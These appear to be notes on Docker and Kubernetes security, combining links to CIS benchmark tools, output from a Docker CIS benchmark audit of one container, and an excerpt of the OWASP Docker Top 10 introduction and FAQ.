  - Kubernetes CIS benchmark (for k8 1.13)
    - https://github.com/dev-sec/cis-kubernetes-benchmark

  - https://kubesec.io

```
[INFO] 5  - Container Runtime
[PASS] 5.1  - Ensure AppArmor Profile is Enabled
[WARN] 5.2  - Ensure SELinux security options are set, if applicable
[WARN]      * No SecurityOptions Found: eloquent_cori
[PASS] 5.3  - Ensure Linux Kernel Capabilities are restricted within containers
[PASS] 5.4  - Ensure privileged containers are not used
[PASS] 5.5  - Ensure sensitive host system directories are not mounted on containers
[PASS] 5.6  - Ensure ssh is not run within containers
[PASS] 5.7  - Ensure privileged ports are not mapped within containers
[NOTE] 5.8  - Ensure only needed ports are open on the container
[PASS] 5.9  - Ensure the host's network namespace is not shared
[WARN] 5.10 - Ensure memory usage for container is limited
[WARN]      * Container running without memory restrictions: eloquent_cori
[WARN] 5.11 - Ensure CPU priority is set appropriately on the container
[WARN]      * Container running without CPU restrictions: eloquent_cori
[WARN] 5.12 - Ensure the container's root filesystem is mounted as read only
[WARN]      * Container running with root FS mounted R/W: eloquent_cori
[PASS] 5.13 -  Ensure incoming container traffic is binded to a specific host interface
[WARN] 5.14 - Ensure 'on-failure' container restart policy is set to '5'
[WARN]      * MaximumRetryCount is not set to 5: eloquent_cori
[PASS] 5.15 - Ensure the host's process namespace is not shared
[PASS] 5.16 - Ensure the host's IPC namespace is not shared
[PASS] 5.17 - Ensure host devices are not directly exposed to containers
[INFO] 5.18 - Ensure the default ulimit is overwritten at runtime, only if needed
[INFO]      * Container no default ulimit override: eloquent_cori
[PASS] 5.19 - Ensure mount propagation mode is not set to shared
[PASS] 5.20 - Ensure the host's UTS namespace is not shared
[PASS] 5.21 - Ensure the default seccomp profile is not Disabled
[NOTE] 5.22 - Ensure docker exec commands are not used with privileged option
[NOTE] 5.23 - Ensure docker exec commands are not used with user option
[PASS] 5.24 - Ensure cgroup usage is confirmed
[WARN] 5.25 - Ensure the container is restricted from acquiring additional privileges
[WARN]      * Privileges not restricted: eloquent_cori
[WARN] 5.26 - Ensure container health is checked at runtime
[WARN]      * Health check not set: eloquent_cori
[INFO] 5.27 - Ensure docker commands always get the latest version of the image
[WARN] 5.28 - Ensure PIDs cgroup limit is used
[WARN]      * PIDs limit not set: eloquent_cori
[INFO] 5.29 - Ensure Docker's default bridge docker0 is not used
[INFO]      * Container in docker0 network: eloquent_cori
[PASS] 5.30 - Ensure the host's user namespaces is not shared
[PASS] 5.31 - Ensure the Docker socket is not mounted inside any containers
```

```
[INFO] 4 - Container Images and Build File
[WARN] 4.1  - Ensure a user for the container has been created
[WARN]      * Running as root: eloquent_cori
[NOTE] 4.2  - Ensure that containers use trusted base images
[NOTE] 4.3  - Ensure unnecessary packages are not installed in the container
[NOTE] 4.4  - Ensure images are scanned and rebuilt to include security patches
[WARN] 4.5  - Ensure Content trust for Docker is Enabled
```



https://www.owasp.org/index.php/OWASP_Docker_Top_10

Page Discussion Read

OWASP Docker Top 10

[show]

About Docker Top 10

The OWASP Docker Top 10 project is giving you ten bullet points to plan and implement a secure d
environment. Those 10 points are ordered by relevance. They don't represent risks as each single
10, they represent security controls. The controls range from baseline security to more advanced c
security requirements.

You should use it as a

- guidance in the design phase as a system specification or
- for auditing a docker environment,
- also for procurement it could provide a basis for specifying requirements in contracts.

GitHub, Inc. [US] | https://github.com/OWASP/Docker-Security

Name

Albeit the document's name resembles the OWASP Top 10 it's quite different. First, it is not about risks which are based on data collected. Secondly the 10 bullet points resemble either architectural bullet points or proactive controls.

For whom is this?

This guide is for developers, auditors, architects, system and networking engineers. As indicated above you can also use this guide for external contractors to add formal technical requirements to your contract. The information security officer should have some interest too to meet baseline security requirements and beyond.

The 10 bullet points here are about system and network security and also system and network architecture. As a developer you don't have to be an expert in those -- that's what this guide is for. But as indicated above best is to start thinking about those points early. Please do not just start building it.

Structure of this document

Security in Docker environments seemed often to be misunderstood. It was/is a highly disputed matter what the threats are supposed to be. So before diving into the Docker Top 10 bullet points, the threads need to be modeled which is happening upfront in the document. It not only helps understanding the security impacts but also gives you the ability to prioritize your task.

FAQ

Why not "Container Security"

Albeit the name of this project carries the word "Docker", it also can be used with little abstraction for other containment solutions. Docker is as of now the most popular one, so the in-depth details are focusing for now on Docker. This could change later.

A single container?

If you run more than 3 containers on a server you probably have an orchestration solution to manage them. *Specific* security pitfalls of such a tool are currently beyond the scope of this document. That does not mean that this guide is just concerning one or a few containers managed manually -- on the contrary. It means only that we're looking at the containers including their networking and their host systems in such an orchestrated environment and not on special pitfalls of e.g. *Kubernetes*, *Swarm*, *Mesos* or *OpenShift*.

about:end

Thank you!

@drwetter